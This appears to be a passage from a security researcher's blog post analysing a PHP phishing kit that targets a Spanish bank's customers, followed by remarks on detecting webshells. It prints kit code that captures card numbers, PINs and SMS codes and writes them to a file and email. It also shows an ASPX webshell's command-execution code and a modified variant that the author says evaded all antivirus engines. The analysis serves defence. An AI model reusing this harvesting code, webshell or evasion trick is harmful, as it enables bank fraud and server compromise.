
Mail

From

To

Subject

Using the email module, attacker formulates an email and sends it to the victims (targeting **the** bank's clients)



What does the attacker do??

Downloads other PHP files to initiate a phishing campaign.

[redacted]

[redacted]

Particulares

1. Selecciona la forma de acceso que prefieres:

○ Número de usuario o tarjeta Requisitos

○ DNI electrónico Requisitos

2. Introduce el usuario o número de tarjeta de coordenadas y el PIN

Tarjeta/usuario:

PIN (contraseña): ¿Has olvidado o no funciona tu PIN?

Empresas

[redacted]

¿Sabías que...?

[redacted]

Te puede interesar

Hipoteca Mari Carmen
Menos hipoteca y más persona


[redacted]

¡Muy importante!

[redacted]


[redacted]

Once the user punches in the information, it’s sent out via email.




```
    |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
    (530)
47 45 54 20 2F 66 66 34 36 30 64 39 31 32 32 63        GET /ff460d9122c
33 65 35 31 66 35 61 65 36 33 61 36 38 33 38 35        3e51f5ae63a68385
32 62 34 38 61 30 31 38 65 65 33 35 35 66 37 30        2b48a018ee355f70
37 30 61 35 35 33 37 61 62 35 33 31 31 38 34 63        70a5537ab531184c
63 36 39 64 62 66 34 62 35 66 32 38 38 62 64 65        c69dbf4b5f288bde
62 38 39 36 64 39 32 35 30 61 35 62 32 64 33 66        b896d9250a5b2d3f
64 33 61 61 66 2F 46 69 6C 65 2E 70 68 70 20 48        d3aaf/File.php H
54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20 31        TTP/1.1..Host: 1
37 32 2E 31 36 2E 31 37 37 2E 31 34 30 3A 38 30        72.16.177.140:80
38 30 0D 0A 55 70 67 72 61 64 65 2D 49 6E 73 65        80..Upgrade-Inse
63 75 72 65 2D 52 65 71 75 65 73 74 73 3A 20 31        cure-Requests: 1
0D 0A 41 63 63 65 70 74 3A 20 74 65 78 74 2F 68        ..Accept: text/h
74 6D 6C 2C 61 70 70 6C 69 63 61 74 69 6F 6E 2F        tml,application/
78 68 74 6D 6C 2B 78 6D 6C 2C 61 70 70 6C 69 63        xhtml+xml,applic
61 74 69 6F 6E 2F 78 6D 6C 3B 71 3D 30 2E 39 2C        ation/xml;q=0.9,
2A 2F 2A 3B 71 3D 30 2E 38 0D 0A 55 73 65 72 2D        */*;q=0.8..User-
41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35        Agent: Mozilla/5
2E 30 20 28 4D 61 63 69 6E 74 6F 73 68 3B 20 49        .0 (Macintosh; I
6E 74 65 6C 20 4D 61 63 20 4F 53 20 58 20 31 30        ntel Mac OS X 10
5F 31 33 5F 34 29 20 41 70 70 6C 65 57 65 62 4B        _13_4) AppleWebK
```

Pins / passwords are stored in text files. One of the file is called bella.txt




```
46 72 6F 6D 3A 20 53 50 41 49 4E 20 3C 74 6D 7A        From: SPAIN <tmz
40 4C 6F 63 61 6C 68 6F 73 74 2E 63 6F 6D 3E 22        @Localhost.com>"
3B 0D 0A 6D 61 69 6C 28 24 73 65 6E 64 2C 24 73        ;..mail($send,$s
75 62 6A 65 63 74 2C 24 6D 65 73 73 61 67 65 2C        ubject,$message,
24 66 72 6F 6D 29 3B 0D 0A 0D 0A 0D 0A 24 66 69        $from);......$fi
6C 65 20 3D 20 66 6F 70 65 6E 28 22 2E 2E 2F 62        le = fopen("../b
65 6C 6C 61 2E 74 78 74 22 2C 20 27 61 27 29 3B        ella.txt", 'a');
0D 0A 66 77 72 69 74 65 28 24 66 69 6C 65 2C 20        ..fwrite($file,
24 6D 65 73 73 61 67 65 29 3B 0D 0A 65 63 68 6F        $message);..echo
20 22 3C 73 63 72 69 70 74 3E 77 69 6E 64 6F 77         "<script>window
2E 74 6F 70 2E 6C 6F 63 61 74 69 6F 6E 2E 68 72        .top.location.hr
65 66 20 3D 20 5C 22 43 6F 64 69 67 6F 2E 68 74        ef = \"Codigo.ht
6D 6C 3F 77 65 62 73 72 63 3D 22 2E 6D 64 35 28        ml?websrc=".md5(
27 58 52 41 59 27 29 2E 22 26 64 69 73 70 61 74        'XRAY')."&dispat
63 68 65 64 3D 22 2E 72 61 6E 64 28 32 30 2C 31        ched=".rand(20,1
30 30 29 2E 22 26 69 64 3D 22 2E 72 61 6E 64 28        00)."&id=".rand(
31 30 30 30 30 30 30 30 30 30 30 2C 35 30 30 30        10000000000,5000
```




```
3C 3F 0D 0A 69 6E 63 6C 75 64 65 20 27 6D 61 69        <?..include 'mai
6C 2E 70 68 70 27 3B 0D 0A 24 69 70 20 3D 20 67        l.php';..$ip = g
65 74 65 6E 76 28 22 52 45 4D 4F 54 45 5F 41 44        etenv("REMOTE_AD
44 52 22 29 3B 0D 0A 0D 0A 24 6D 65 73 73 61 67        DR");....$messag
65 20 2E 3D 20 22 5C 6E 22 3B 0D 0A 24 6D 65 73        e .= "\n";..$mes
73 61 67 65 20 2E 3D 20 22 5C 6E 22 3B 0D 0A 24        sage .= "\n";..$
6D 65 73 73 61 67 65 20 2E 3D 20 22 5C 6E 22 3B        message .= "\n";
0D 0A 24 6D 65 73 73 61 67 65 20 2E 3D 20 22 7C        ..$message .= "|
20 49 50 20 3A 20 24 69 70 20 20 20 2D 2D 2D 2D         IP : $ip   ----
2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D        ----------------
2D 20 5C 6E 22 3B 0D 0A 24 6D 65 73 73 61 67 65        - \n";..$message
20 2E 3D 20 22 54 61 72 6A 65 74 61 2F 75 73 75         .= "Tarjeta/usu
61 72 69 6F 20 3A 20 20 22 2E 24 5F 50 4F 53 54        ario :  ".$_POST
5B 27 63 61 72 64 30 31 27 5D 2E 22 5C 6E 22 3B        ['card01']."\n";
0D 0A 24 6D 65 73 73 61 67 65 20 2E 3D 20 22 50        ..$message .= "P
49 4E 20 28 63 6F 6E 74 72 61 73 65 F1 61 29 20        IN (contrase.a)
3A 20 20 22 2E 24 5F 50 4F 53 54 5B 27 70 69 6E        :  ".$_POST['pin
5F 6E 75 6D 62 65 72 27 5D 2E 22 5C 6E 22 3B 0D        _number']."\n";.
0A 24 6D 65 73 73 61 67 65 20 2E 3D 20 22 7C 20        .$message .= "|
54 68 65 20 4D 61 73 74 65 72 20 5A 2D 2D 2D 2D        The Master Z----
2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D        ----------------
5C 6E 22 3B 0D 0A 24 6D 65 73 73 61 67 65 20 2E        \n";..$message .
3D 20 22 5C 6E 22 3B 0D 0A 24 6D 65 73 73 61 67        = "\n";..$messag
65 20 2E 3D 20 22 5C 6E 22 3B 0D 0A 24 6D 65 73        e .= "\n";..$mes
                                                       sage .= "\n";...
                                                       .$subject = "| /
[redacted]                                             /[redacted]| $i
```

Attacker creates a complex directory structure, where each .html file is associated with .php file




```
ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf
├── ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Codigo.html
├── ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/codigo.php
├── ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Datospersonales.html
├── ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Datos.php
├── ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/File.php
├── ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Files
│   ├── ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Files/0
│   ├── ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Files/1738171663114803
│   ├── ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Files/826945190745269
│   ├── ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Files/access_back.png
│   ├── ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Files/actividad.js
```



```
├── ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/sms.html
├── ff460d9122c3e51f5ae63a683852b48a018ee355f7070a5537ab531184cc69dbf4b5f288bdeb896d9250a5b2d3fd3aaf/Sms.php
```

SMS tokens:




[redacted]

Datos personales

Aguarda un momento, por favor !

El software genera automáticamente un código de simulación de alerta de cambio de número de teléfono Este código será enviado por SMS con este número de su asesor. Debe introducir este código en la siguiente página



[redacted]

Datos personales

Código de confirmación

* Campos obligatorios

Introduzca el código recibido vía **SMS** y pulse **Confirmar**.

Results are saved in a *.txt file


```
$file = fopen("../bella.txt", 'a');
fwrite($file, $message);

$message .= "| IP : $ip   --------------------- \n";
$message .= "Tarjeta/usuario :  ".$_POST['card01']."\n";
$message .= "PIN (contraseña) :  ".$_POST['pin_number']."\n";
$message .= "SMS :  ".$_POST['sms']."\n";
$message .= "Teléfono móvil :  ".$_POST['num']."\n";
$message .= "Confirmar móvil : ".$_POST['cnum']."\n";
$message .= "Número de código :  ".$_POST['coord_number']."\n";
$message .= "| The Master Z--------------------\n";
```

Conclusion:

Webshells are every where, yet no one knows about them. Many folks that run a SOC, don't even know what webshells are. Webshells can go undetected for a very long time. Here is an example of a webshell that went undetected for more than a year.

http://udurrani.com/0fff/asx.pdf

Let me give you another example. The following, scary webshell was detected by a couple of AV's ONLY. I changed the payload and it was able to by-pass all of them.



A7DE23A17F5706D375A46EFA40020852F23792280D76F7638768183B617FA98F

```
<!DOCTYPE html><html xmlns="http://www.w3.org/1999/xhtml"><head><title></title></head><body style="color:#00F"
><%@ Page Language="C#" AutoEventWireup="true" Debug="true" Trace="false" %><%@ Import Namespace="System.Diagn
ostics" %><%@ Import Namespace="System.IO" %><%@ Import Namespace="System.Collections.Generic" %><script runat
="server">
File.GetLastAccessTime(spl[0]);File.SetLastAccessTime(spl[1], dt);dt = File.GetLastWriteTime(spl[0]);File.SetL
astWriteTime(spl[1], dt);string rsp = "0;success";Response.Write("4" + Convert.ToBase64String(Encoding.ASCII.G
etBytes(rsp)) + "#");}else{string rsp = "6;" + spl[0] + "|" + spl[1];Response.Write("4" + Convert.ToBase64Stri
ng(Encoding.ASCII.GetBytes(rsp)) + "#");}}else if (c.StartsWith("#dp")){string nn = c.Substring(3);}else{strin
g sc = c.Substring(3);string[] e_c = sc.Split(new string[] { "|||" }, StringSplitOptions.None);System.Diagnost
ics.Process p = new System.Diagnostics.Process();p.StartInfo.FileName = e_c[0];p.StartInfo.UseShellExecute = f
alse;p.StartInfo.RedirectStandardInput = true;p.StartInfo.RedirectStandardOutput = true;p.StartInfo.RedirectSt
andardError = true;p.StartInfo.CreateNoWindow = true;p.Start();p.StandardInput.WriteLine(e_c[1]);p.StandardInp
ut.WriteLine("exit");string os = p.StandardOutput.ReadToEnd();p.WaitForExit();p.Close();string rsp = "0;succes
s";string rsp64 = "3"+ Convert.ToB

</script></body></html>
```

7BEB867D1944D6E72DFC9092F1B0FA9D1717B3A6B4E76535F9B8D70547CDB52C

```
<!DOCTYPE html><html xmlns="http://www.w3.org/1999/xhtml"><head><title></title></head><body style="color:#00F"
><%@ Page Language="C#" AutoEventWireup="true" Debug="true" Trace="false" %><%@ Import Namespace="System.Diagn
ostics" %><%@ Import Namespace="System.IO" %><%@ Import Namespace="System.Collections.Generic" %><script runat
="server">
File.GetLastAccessTime(spl[0]);File.SetLastAccessTime(spl[1], test);test = File.GetLastWriteTime(spl[0]);File.
SetLastWriteTime(spl[1], test);string testStringChange_0001 = "0;success";Response.Write("4" + Convert.ToBase6
4String(Encoding.ASCII.GetBytes(testStringChange_0001)) + "#");}else{string testStringChange_0001 = "6;" + spl
[0] + "|" + spl[1];Response.Write("4" + Convert.ToBase64String(Encoding.ASCII.GetBytes(testStringChange_0001))
 + "#");}}else if (c.StartsWith("_udp")){string nn = c.Substring(3);}else{string sc = c.Substring(3);string[]
e_c = sc.Split(new string[] { "-" }, StringSplitOptions.None);System.Diagnostics.Process p = new System.Diagno
stics.Process();p.StartInfo.FileName = e_c[0];p.StartInfo.UseShellExecute = false;p.StartInfo.RedirectStandard
Input = true;p.StartInfo.RedirectStandardOutput = true;p.StartInfo.RedirectStandardError = true;p.StartInfo.Cr
eateNoWindow = true;p.Start();p.StandardInput.WriteLine(e_c[1]);p.StandardInput.WriteLine("exit");string os =
p.StandardOutput.ReadToEnd();p.WaitForExit();p.Close();string testStringChange_0001 = "0;success";string testS
tringChange_000164 = "3"+ Convert.ToB

</script></body></html>
```

2 engines detected this file

SHA-256 a7de23a17f5706d375a46efa40020852f23792280d76f7638768183b617fa98f
File name file_00003.exe
File size 1.36 KB
Last analysis 2018-01-10 18:26:21 UTC

2 / 59

Kaspersky	HEUR:Trojan.Win32.Twoface.gen	ZoneAlarm	HEUR:Trojan.Win32.Twoface.gen
Ad-Aware	✓ Clean	AegisLab	✓ Clean
AhnLab-V3	✓ Clean	ALYac	✓ Clean
Antiy-AVL	✓ Clean	Arcabit	✓ Clean

No engines detected this file

SHA-256 7beb867d1944d6e72dfc9092f1b0fa9d1717b3a6b4e76535f9b8d70547cdb52c
File name foo.aspx
File size 1.47 KB
Last analysis 2018-01-10 18:32:30 UTC

0 / 59

Ad-Aware	✓ Clean	AegisLab	✓ Clean
AhnLab-V3	✓ Clean	ALYac	✓ Clean

It’s very important to understand how webshell works and what to look for, when it comes to webshell(s). In my opinion, relying on signatures is not enough. Instead, go for the execution flow. When http / https traffic hits your NIC, it some how reaches the application that is responsible to process the payload. It’s in form of buffers. In most cases webshell will try to execute a command e.g. DIR, CP, NETSH, NET, POWERSHELL, WSCRIPT etc. In Linux, commands could be different but idea remains the same. WebApplication will process the request and spawns the command(s). If this execution is understood, webshell could be detected / prevented at a very early stage.